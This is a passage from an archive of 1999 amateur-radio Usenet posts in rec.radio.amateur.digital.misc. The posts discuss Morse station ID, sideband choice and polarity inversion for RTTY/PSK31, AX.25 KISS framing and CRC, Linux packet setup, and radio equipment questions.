> still doing it too, though how much longer that might continue they
> won't say either.
>
> >Over here they shut down the last station using morse code end of
> >last year...
>
> Government shore station activity stopped here last year too,
> and the last commercial shore station just signed off recently
> amid much nostalgic publicity. Morse is still used "for ID" in
> some services, but that's phasing out rapidly too.
>
> Amateurs still use it, of course, so it'll still be heard on
> the airwaves as a hobby activity, but its commercial and
> military days are about over.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

Hi Gary,

Actually, most all private land mobile radio systems still use morse cw
for station/system ID. Even trunked systems have the highest frequency
ID'd on cw. Few systems use voice ID, (prerecorded or live). The
reason is that cw ID can be run at about 1 KHz deviation, and not
interfere with voice if the two happen to occur coincidentally, though
the callsign can still be read. The FCC hasn't allowed any other type
of digital ID yet for these stations. Once the FCC allows other means,
I'm sure the cw IDers will disappear rapidly.

73
Rick T.

3305. HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: MindSpring User <tatejackson@mindspring.com>
Message-ID: <7ntgkfvva1@nntp5.atl.mindspring.net>
Source record: 17213

Are HF digital signed trasnmitted USB or LSB. In particular which sidebands are 10 meter digital signals transmitted. i want to know if i can use my HTX 100 for digital work. It only has CW and USB.

Tate
N3BXZ

3306. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ntm2h$c8a$1@autumn.news.rcn.net>
Source record: 17214

Digital signals can be processed by a transceiver in either USB or LSB mode. Some digital modes (rtty and qpsk for example) are polarity sensitive and some (pactor and bpsk) are not. For those that are, most software or controller firmware can invert the signal polarity to work with the opposite sideband.

MindSpring User <tatejackson@mindspring.com> wrote in message news:7ntgkfvva1@nntp5.atl.mindspring.net...
> Are HF digital signed trasnmitted USB or LSB. In particular which sidebands
> are 10 meter digital signals transmitted. i want to know if i can use my
> HTX 100 for digital work. It only has CW and USB.
>
> Tate
> N3BXZ
>
>

3307. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-30 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37A1E637.8D3@ix.netcom.com>
Source record: 17215

MindSpring User wrote:
>
> Are HF digital signed trasnmitted USB or LSB. In particular which sidebands
> are 10 meter digital signals transmitted. i want to know if i can use my
> HTX 100 for digital work. It only has CW and USB.
>
> Tate
> N3BXZ

The standard is to use lower-sideband. If you are using a radio
that only has upper sideband, then just reverse the tone
frequencies for your mark and space tones.

If you have a KAM unit, this is easy with the fact that
the mark and space tones are defined with the marktone=
and spacetone= commands. If you have a KAM unit, be sure
to also specify shift=modem..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

3308. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-31 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37A2E087.9E5EE22B@ibm.net>
Source record: 17216

It depends on the type of digital signal. Most or the time lsb is
used to transmitt RTTY, but usb is for psk31.

Most softwear and some of the decoder/demodulator units have way to
invert or change the signal so that either sideband can be used.
The way ssb works makes it easy to invert the signal in the audio
input and output tones in most modes.

Not sure of some modes, but psk31 seems to be normally in the usb
mode and the others are normally in the lsb mode, but you can invert
the signals and use your rig even if it only has usb.

MindSpring User wrote:
>
> Are HF digital signed trasnmitted USB or LSB. In particular which sidebands
> are 10 meter digital signals transmitted. i want to know if i can use my
> HTX 100 for digital work. It only has CW and USB.
>
> Tate
> N3BXZ

3309. Looking for the EPP-1 software for a Programmer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-31 00:00:00 UTC
From: Gervais Fillion <gfillio1@globetrotter.net>
Message-ID: <7nvc30$8np$1@news.quebectel.com>
Source record: 17217

hi all,thanks for reading,i am looking for a copy of the software EPP-1 use
on a programmer A.R.T that is use to programm Eprom's.
can you help!!!!!!!!????

gervais
ve2ckn@rac.ca

73/s
gervais

3310. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-31 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <urB#um52#GA.450@cpmsnbbsa02>
Source record: 17218

Also you can do "invert on" Trish, which does the same time :)

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Patricia Gibbons wrote in message <37A1E637.8D3@ix.netcom.com>...
>MindSpring User wrote:
>>
>> Are HF digital signed trasnmitted USB or LSB. In particular which
sidebands
>> are 10 meter digital signals transmitted. i want to know if i can use my
>> HTX 100 for digital work. It only has CW and USB.
>>
>> Tate
>> N3BXZ
>
>The standard is to use lower-sideband. If you are using a radio
>that only has upper sideband, then just reverse the tone
>frequencies for your mark and space tones.
>
>If you have a KAM unit, this is easy with the fact that
>the mark and space tones are defined with the marktone=
>and spacetone= commands. If you have a KAM unit, be sure
>to also specify shift=modem..
>
>Trish
>--
>
>Patricia E. Gibbons
>Acting Chief Communications Technician
>City of San Jose - ITD/communications
><http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
>.....................................
>My Public Key is available at:
><http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
>Key ID: 0xEDECB44F
>This key is RSA, NOT Diffie-Hellman !!

3311. Re: Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-31 00:00:00 UTC
From: The Martell's <mike-n-terri@erols.com>
Message-ID: <37A37D87.ED7066B5@erols.com>
Source record: 17219

Oris wrote:

> Does anyone know of the program that I can use and talk to my TNC and
> other stations via the TNC RTTY AMTOR PAKTOR PACKET etc etc etc etc...?

There are programs out there, for basic text mode stuff minicom will work. There is also an AX25 driver for Linux, I have not investigated it yet but I believe it is included as an add-on with some Linux distributions. Check www.redhat.com (I think) as there may be a How-To there for it.

If you have security and privledges setup correctly you can limit access to any devices in Linux. I'm not a Linux expert, just learning and figured I'd pass on what I found. I did have a friend that used packet on his comercial freq to Xmit newsgroups at 9600baud over a 20 mile span with little retrans/errors. I am looking into doing something similar to monitor data at remote location (temp/etc).

Hope this helps some.

Mike..KA1IFQ..

3312. Re: Linux and PK-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-31 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37A3A89B.DCB9E217@junglevision.com>
Source record: 17220

The Martell's wrote:
>
> Oris wrote:
>
> > Does anyone know of the program that I can use and talk to my TNC and
> > other stations via the TNC RTTY AMTOR PAKTOR PACKET etc etc etc etc...?
>
> There are programs out there, for basic text mode stuff minicom will work.
> There is also an AX25 driver for Linux, I have not investigated it yet but I
> believe it is included as an add-on with some Linux distributions. Check
> www.redhat.com (I think) as there may be a How-To there for it.

Yeah, ax25 is part of the Linux kenerel -- so you need to rebuild the kernel
with the ax25 options on. Also, you need some ax25 applications to call
stations and things like this -- they're called axutils. I was running
my PK232 on 1200 baud VHF packet using the Linux Kernel-- though now I
switched to the sound modem for VHF, and am now working to get the PK232 up on
HF packet. You want to read the ax25 howto, I believe -- except for the
recent distributions, you don't need to do the kernel patches. Most of
the rest of the stuff in there is okay.

> If you have security and privledges setup correctly you can limit access to
> any devices in Linux. I'm not a Linux expert, just learning and figured I'd
> pass on what I found. I did have a friend that used packet on his comercial
> freq to Xmit newsgroups at 9600baud over a 20 mile span with little
> retrans/errors. I am looking into doing something similar to monitor data at
> remote location (temp/etc).
>
> Hope this helps some.
>
> Mike..KA1IFQ..

--

http://www.junglevision.com

>You've come a long way baby,
>To get where you've got to -- today!
>You've got your own cigarette now, baby,
>You've come a long, long way.

3313. www access in remote areas.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Paul Stevenson <p.stevenson@virgin.net>
Message-ID: <7o12pr$h4n$2@nclient11-gui.server.virgin.net>
Source record: 17221

Just wondered if anyone had any ideas about e-mail (even better; internet) access in remote regions without the use of monopoly-controlled utility providers. Particularly in developing countries in Central America.

Your ideas would be appreciated, thanks in advance.

Paul

3314. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37a3a6db.17425746@news.crosslink.net>
Source record: 17222

On Sat, 31 Jul 1999 07:39:51 -0400, Ralph Mowery <rmowery@ibm.net>
wrote:

>It depends on the type of digital signal. Most or the time lsb is
>used to transmitt RTTY, but usb is for psk31.
>
>Most softwear and some of the decoder/demodulator units have way to
>invert or change the signal so that either sideband can be used.
>The way ssb works makes it easy to invert the signal in the audio
>input and output tones in most modes.
>
>Not sure of some modes, but psk31 seems to be normally in the usb
>mode and the others are normally in the lsb mode, but you can invert
>the signals and use your rig even if it only has usb.

Please note carefully what Bob Lewis said in his post:

<< .....Some digital modes (rtty and qpsk for example) are polarity
sensitive ....>>

PSK31 is, by convention, always sent in USB mode - however, there is
no way that the receiver can know that, nor does it care, if the PSK31
signal is in BPSK mode. QPSK, is something else altogether, and it
requires the receiver to invert the signal unless the receiver is also
in the same mode as the sender. In other words, for QPSK:
USB to USB OK
LSB to LSB OK
USB to LSB Receiver must invert
LSB to USB Receiver must invert

That last line would be really dumb in my opinion, because the sender
really has no reason to do that. There are very good reasons, because
of the way IF filters are designed in receivers, to have to use LSB
with inversion on reception. If I have a receiver that has the IF
filter centered at an awkward frequency in USB mode, I may want to use
some other mode to receive, and I can choose to do that so long as I
apply the inversion when necessary.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3315. KISS, AX25 and crc ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Henrik Witt-Hansen <bean@daisy.net>
Message-ID: <37A449CB.74117C2E@daisy.net>
Source record: 17223

When monitoring 'raw' incomming KISS frames from my TNC (in kiss mode,
hi hi), it seems
that the CRC field of the ax25 protocol is missing.

Are the crc calculation/check done by the modem before the rest of the
ax25 frame is
transmitted to the pc, or do i just have some sort of error in my
monitoring software..?

73 de OZ1CQT

--
*
* Henrik Witt-Hansen, Webmaster, Phone +45 28 40 85 02
* bean@daisy.net, webmaster@daisy.net
*
* Daisy Net A/S
* Villa Foresta, Skodsborg Strandvej 83, DK-2942 Skodsborg
* Phone +45 45 80 95 95, Fax +45 45 80 83 11, http://www.daisy.net
*

3316. TH-D7E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: scherer Jacques <F1APY@wanadoo.fr>
Message-ID: <01bedc30$b30765e0$c839972c@f1apy-pent>
Source record: 17224

Hello OM's

Is anyone use kenwood TH-D7E in mode packet "KISS" with soft TNCs (eg
TFPCX, AX25,...) and softwre terminal GP or TOP ?

I have a problem to configure this, any solution be welcome

vy 73' de Jacques - F1APY
--
F1APY@wanadoo.fr
Jacques SCHERER

3317. Re: KISS, AX25 and crc ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7q8qcs.6c1.nomail@linux.pe1chl.ampr.org>
Source record: 17225

Henrik Witt-Hansen <bean@daisy.net> wrote:
>When monitoring 'raw' incomming KISS frames from my TNC (in kiss mode,
>hi hi), it seems
>that the CRC field of the ax25 protocol is missing.

That is right

>Are the crc calculation/check done by the modem before the rest of the
>ax25 frame is
>transmitted to the pc, or do i just have some sort of error in my
>monitoring software..?

The CRC field is not included in the KISS frame. It is calculated
by the TNC on transmission, and checked and removed on reception. When the
CRC fails, the frame is not transmitted. So one can assume that any frame
received over the KISS link is a valid frame.

(actually, this is one of the two big design errors in KISS: it assumes
that no errors ever occur on the KISS link, as they cannot be detected.
the design other error is the omission of any control or reporting about
the moment a KISS frame sent to the TNC is actually transmitted on the air)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3318. Re: www access in remote areas.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7o24av$1scb@enews4.newsguy.com>
Source record: 17226

Paul Stevenson wrote in message
<7o12pr$h4n$2@nclient11-gui.server.virgin.net>...

>Just wondered if anyone had any ideas about e-mail (even better; internet)
>access in remote regions without the use of monopoly-controlled utility
>providers. Particularly in developing countries in Central America.

If you are wanting decent Inet access, you will have to deal with one of
those nasty old commercial outfits who expect to make a buck.

There are ways to work around it for E-mail service, but you will end up
spending more on equipment than you would have to just go ahead a pay for
access in the first place. - This, in addition to slow, not 100% reliable
E-mail.

Of course, if you are REALLY cheap, you can go back to using the Postal
service...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3319. Re: TH-D7E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <rnRGpTAdPMp3EwLb@dowrmain.demon.co.uk>
Source record: 17227

In article <01bedc30$b30765e0$c839972c@f1apy-pent>, scherer Jacques
<F1APY@wanadoo.fr> writes
>Hello OM's
>
>Is anyone use kenwood TH-D7E in mode packet "KISS" with soft TNCs (eg
>TFPCX, AX25,...) and softwre terminal GP or TOP ?
>
>I have a problem to configure this, any solution be welcome
>
>vy 73' de Jacques - F1APY

Jacques, I cannot answer your question directly, but I suggest you join
the APRS SIG and ask there. Start at www.tapr.org to join the SIG.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3320. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Dp4p3.1132$0r.13713@news.goodnet.com>
Source record: 17228

>I'm getting back into packet after about a five year break and everything
>is different. I have both 144 and 220 equipment available and am in the N.
>Puget Sound area of Western Washington state in the US.
>
>Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
>that is about it. How about the DX Cluster? Are PBBS still in use? Does
>anyone do any chatting via packet any more?

Frequency is a term used many years ago to signify "foghorn" technology.
(Technology which does not share spectrum). Everyone is going to wireless
modems with 1.6 to 10 Mbps on 2.4 GHz. You can meet me on Channel 7,
SubChannel 2, with a password of "firecracker".

>Is NAPRA still in 'business'? I did a web search for them and found
>nothing. One of the reasons I got out before was because of all the
>bickering about most everything that was going on. Is this still the
>case?

There is no bickering anymore. The old Hams are dying off by the dozen,
and their wives are chucking the 60's radios into the caskets. No Hams,
No bickering.

Steve, K5OKC
"Thrill me baby" -- Voice in Redneck Rampage

3321. Re: W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7o36nd$hn2$1@bgtnsc01.worldnet.att.net>
Source record: 17229

Steve!
You have a callsign!
I'm amazed.

For information about Western Washington, connect to any node,
connect to any BBS system, and snag the network map file.

Plenty of ham radio digital operation in W. Wash. (and E. Wash. and
all of Oregon and B.C.) anything from "antique" 1200 baud stuff to
9600 full duplex and regen. repeaters to systems with HF (PACTOR
and CLOVER) links. If you really cannot find anything, you might
send a (packet) message to w5rfl@w5rfl.wa.usa.noam or to
kb6le@kb6le.wa.usa.noam. There are APRS, BBS, tcp/ip, just about
anything you might want to play with. Several folks have web servers
online (via RADIO not the internet). Can't help you out with specific
frequencies where you are located (300 miles from here), but know
that there are plenty of network resources up there ... I can connect
through the network to them from way down here.

You probably won't get a lot of help in this newsgroups, since
the majority of the folks that post here are "internet only" or
"internet mostly", and have no clue about radio networks.
Some of them only post trolls ...

... Hank - w0rli - in NW Oregon

http://horedson.att.net

Steve Sampson <ssampson@usa-site.net> wrote in message
news:Dp4p3.1132$0r.13713@news.goodnet.com...
> >I'm getting back into packet after about a five year break and everything
> >is different. I have both 144 and 220 equipment available and am in the
N.
> >Puget Sound area of Western Washington state in the US.
> >
> >Can anyone tell me the frequencies to use? I know of 144.39 for APRS but
> >that is about it. How about the DX Cluster? Are PBBS still in use? Does
> >anyone do any chatting via packet any more?
>
> Frequency is a term used many years ago to signify "foghorn" technology.
> (Technology which does not share spectrum). Everyone is going to wireless
> modems with 1.6 to 10 Mbps on 2.4 GHz. You can meet me on Channel 7,
> SubChannel 2, with a password of "firecracker".
>
> >Is NAPRA still in 'business'? I did a web search for them and found
> >nothing. One of the reasons I got out before was because of all the

> >bickering about most everything that was going on. Is this still the
> >case?
>
> There is no bickering anymore. The old Hams are dying off by the dozen,
> and their wives are chucking the 60's radios into the caskets. No Hams,
> No bickering.
>
> Steve, K5OKC
> "Thrill me baby" -- Voice in Redneck Rampage
>
>
>

3322. Re: KISS, AX25 and crc ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7o36ts$il0$1@bgtnsc01.worldnet.att.net>
Source record: 17230

http://horedson.att.net

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7q8qcs.6c1.nomail@linux.pe1chl.ampr.org...
> Henrik Witt-Hansen <bean@daisy.net> wrote:
> >When monitoring 'raw' incomming KISS frames from my TNC (in kiss mode,
> >hi hi), it seems
> >that the CRC field of the ax25 protocol is missing.
>
> That is right
>
> >Are the crc calculation/check done by the modem before the rest of the
> >ax25 frame is
> >transmitted to the pc, or do i just have some sort of error in my
> >monitoring software..?
>
> The CRC field is not included in the KISS frame. It is calculated
> by the TNC on transmission, and checked and removed on reception. When
the
> CRC fails, the frame is not transmitted. So one can assume that any frame
> received over the KISS link is a valid frame.
>
> (actually, this is one of the two big design errors in KISS: it assumes
> that no errors ever occur on the KISS link, as they cannot be detected.
> the design other error is the omission of any control or reporting about
> the moment a KISS frame sent to the TNC is actually transmitted on the
air)
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

Some versions of KISS (e.g. Kantronics multi-drop) provide an option
to checksum the KISS frame across the serial (or ethernet) link. This is
not the same as the AX.25 CRC, but is computed over the data bytes
and KISS protocol bytes flowing across the link.

--

... Hank

3323. Re: KISS, AX25 and crc ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: Henrik Witt-Hansen <bean@daisy.net>
Message-ID: <37A4C9C7.4819D50B@daisy.net>
Source record: 17231

> >When monitoring 'raw' incomming KISS frames from my TNC (in kiss mode,
> >hi hi), it seems
> >that the CRC field of the ax25 protocol is missing.
>
> That is right
Great.. Thank you....

de OZ1CQT, Henrik

--
*
* Henrik Witt-Hansen, Webmaster, Phone +45 28 40 85 02
* bean@daisy.net, webmaster@daisy.net
*
* Daisy Net A/S
* Villa Foresta, Skodsborg Strandvej 83, DK-2942 Skodsborg
* Phone +45 45 80 95 95, Fax +45 45 80 83 11, http://www.daisy.net
*

3324. Hardware problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: Miroslav Skoric <m.skoric@eunet.yu>
Message-ID: <7o2kedgib1@SOLAIR2.EUnet.yu>
Source record: 17232
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

I have the following equipment: TX GA motherboard, Intel 166, 96MB RAM, S3 Virge video, comports on board COM1 (mouse) and COM2 (TNC2), WinNT4.0 + Service pack 5, Win98 too, software WinFBB7.00g working ok with an radio connected to TNC2. Per default, WinNT's Ports "see" only COM2 with 'default' settings. Adding COM3 to be used for modem makes more failure inputs into Control panel's Ports as well into Events (COM2 dissapear, COM2 registers are overlap with COM3 registers /although IRQ's and IO addresses differ/ etc)

Well, after having installed internal Zoltrix/Rockwell FM-VSP336I modem 33k6 (regardless of chosen COM3/4 and/or IRQ jumpers on the card, regardless of either NT or 98), FBB/TNC combo is starting to resync and/or I get messages: Error write COM2, Error initialization port etc. I have tried to delete port(s), add port(s), delete modem, add modem etc without success. Modem itself works nice, regardless of TNC is wired to COM2 or not, but TNC works only when modem is pulled out. Going to pull out remaining hair, HI!

Settings: COM1 3f8 IRQ4 (mouse 9pin RS232 DB9), COM2 2f8 IRQ3 (TNC 25pin RS232 DB25), NE2000 compatible ethernet ISA card IRQ5 I/O 240, s/b card Opti IRQ9,10,11. So, I have chosen modem to be internal COM3 3e8 IRQ12 (<== IRQ12 was the only one Win98 recognized as "free" IRQ in the system). Also, tried to pull out NE2000, use its IRQ5, change s/b settings... no way for TNC to work when modem is inside.

Any suggestion or question?

Misko, YT7MPB

3325. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7o36krgcg1@news.hawaii.edu>
Source record: 17233
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate
audience, below is a list of the rec.radio newsgroups. In most cases,
a group's name will explain its purpose. Cross-posting should rarely
be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-
built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local
restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed
with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-
running thread results from a single cross-posted article, and its
content drifts further and further away from being "on-topic" in the
various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups"
posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)
```

3326. ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: NewHam <iden1000@hotmail.com>
Message-ID: <w3ep3.348$Q3.4678151@bunson.tor.sfl.net>
Source record: 17234
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
...WHICH ON IS BETTER? THANKS!!

73 DE VE3CHI

3327. Re: Packet Radio 2000, was W.Wash (W7) Packet frequencies please!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <cEfp3.1393$0r.14033@news.goodnet.com>
Source record: 17235

Yes, I became a Ham in 1989 when Oklahoma threatened to
make citizens with scanners in their vehicle a criminal, except for
Hams. Turns out I learned Morse code for nothing, as the
Scanner Bill died, and then the ARRL came out with the
no-code vote.

Sorry, I don't often ID in this group...

I see a lot of Hams coming back 10 years later and looking for the
hobby as it was. Here in OKC we had nodes all over, with quite a
backbone infrastructure. This infrastructure was mostly based on
one or two Hams. What happened was that with all those nodes,
the major part of the traffic was people who were too lazy to
turn their tuning knob. Thus the BBS crap was pulled through the
VHF node on the BBS channel, the UHF backbone, and then the
VHF node on their "home" channel. You wouldn't notice it except
for the 10 baud throughput on a good day.

The problem then, and worse now, is radio sites. All the good
radio sites in Oklahoma are piggy-back on commercial sites.
This is a rare privilege anymore, with insurance companies
and their liability losses. They don't want an "amateur" anything
falling off a tower (part or human).

That means more Ham sites with lower antennas. But this is
just as much a problem, in that more nodes equals more
latency. Thus the only cheap high speed solution is the internet,
to link the LAN's together. There is another solution with a low
antenna infrastructure, and that is high-speed spread-spectrum,
where the effects of latency are masked by an acceptable
overall throughput.

I'm experimenting with a four mile link at 2.4 GHz at 100 mW.
The problem is, that the wireless cards have the radio part on
the card, and thus the computer either has to be mounted at the
antenna, or a long run of expensive coax and adapters is
required. The 100 mW can easily become 50 mW or less at
this frequency. You almost need waveguide to do better. I'm
using a parabolic dish, which offers high gain (about 21 dB).
I've checked the terrain and the math, and at 20 ft at each site,
it just isn't going to be possible to reliably connect at that range.
I purchased two 1/2 Watt amplifiers to make this link reliable.

If I had a central site with 75 to 100 feet, it would be easier to
put up three low gain antennas (or even Omni's) to cover the
three legs of the tower, with a 120 degree beam shape. This

could also then put the users on three channels depending on
which leg of the tower favors them.

The card I'm using is the Proxim Symphony. This is a $120
price range Ethernet replacement at 1.6 Mbps. Basically a
T1 capability over the air. There is a Linux driver I am using,
and Proxim recently released an NT driver, so the computer
networking and routing capability is already there as well.
All of this is cheaper than a TNC, radio, and power supply.
The end user could just use their Win98 or Win95 machines.

Steve, K5OKC
"Thrill me baby" -- Voice in Redneck Rampage

Hank Oredson wrote
>Steve!
>You have a callsign!
>I'm amazed.

3328. Re: KISS, AX25 and crc ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qam8d.cql.nomail@linux.pe1chl.ampr.org>
Source record: 17236

Hank Oredson <horedson@att.net> wrote:
>Some versions of KISS (e.g. Kantronics multi-drop) provide an option
>to checksum the KISS frame across the serial (or ethernet) link. This is
>not the same as the AX.25 CRC, but is computed over the data bytes
>and KISS protocol bytes flowing across the link.

In fact, several incompatible implementations of such a feature exist.

This is inevitable when it is not described in the original standard, and
there is no registry where one can deposit extensions to a previous
standard, so that others can view them and use them in their products.
(instead of inventing something new and incompatible)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3329. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: kg5un@juno.com
Message-ID: <7o4b46mkq1@nnrp1.deja.com>
Source record: 17237
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

The Icom Q7A wins hands down. It has better audio, great sensitivity,
and much better scan perfomance. Plus if you use the programming
software you can listen down into the shortwave frequencies.

Good luck,
Ed
In article <w3ep3.348$Q3.4678151@bunson.tor.sfl.net>,
"NewHam" <iden1000@hotmail.com> wrote:
> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and
can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-
1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI
>
>

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3330. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: Randy <rcarles@ix.netcom.com>
Message-ID: <37A5F75F.8B9790B6@ix.netcom.com>
Source record: 17238
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

The VX-1R has an alphanumeric display, and it is half the size.
The better radio is the one you like. Buy one of each, then give the one
you don't like to your wife/girlfriend.

NewHam wrote:

> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI

3331. NEED MANUAL FOR YAESU FT-620B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: rick <kc8dmn@accinternet.com>
Message-ID: <kOnp3.23$IM6.3509@iagnews.iagnet.net>
Source record: 17239
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

I am looking for instruction manual and service manual for a Yaesu FT-620B.
I would like watt it is wroth.Can some one help me.

TNX 73,
Rick de K8RMR

--
E-MAIL @ kc8dmn@accinternet.com
WEB PAGE @ www.accinternet.com/~kc8dmn

3332. Re: Newbie. Need Packet software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-02 00:00:00 UTC
From: jtovet@aol.com
Message-ID: <19990802171505.24259.00003153@ngol02.aol.com>
Source record: 17240

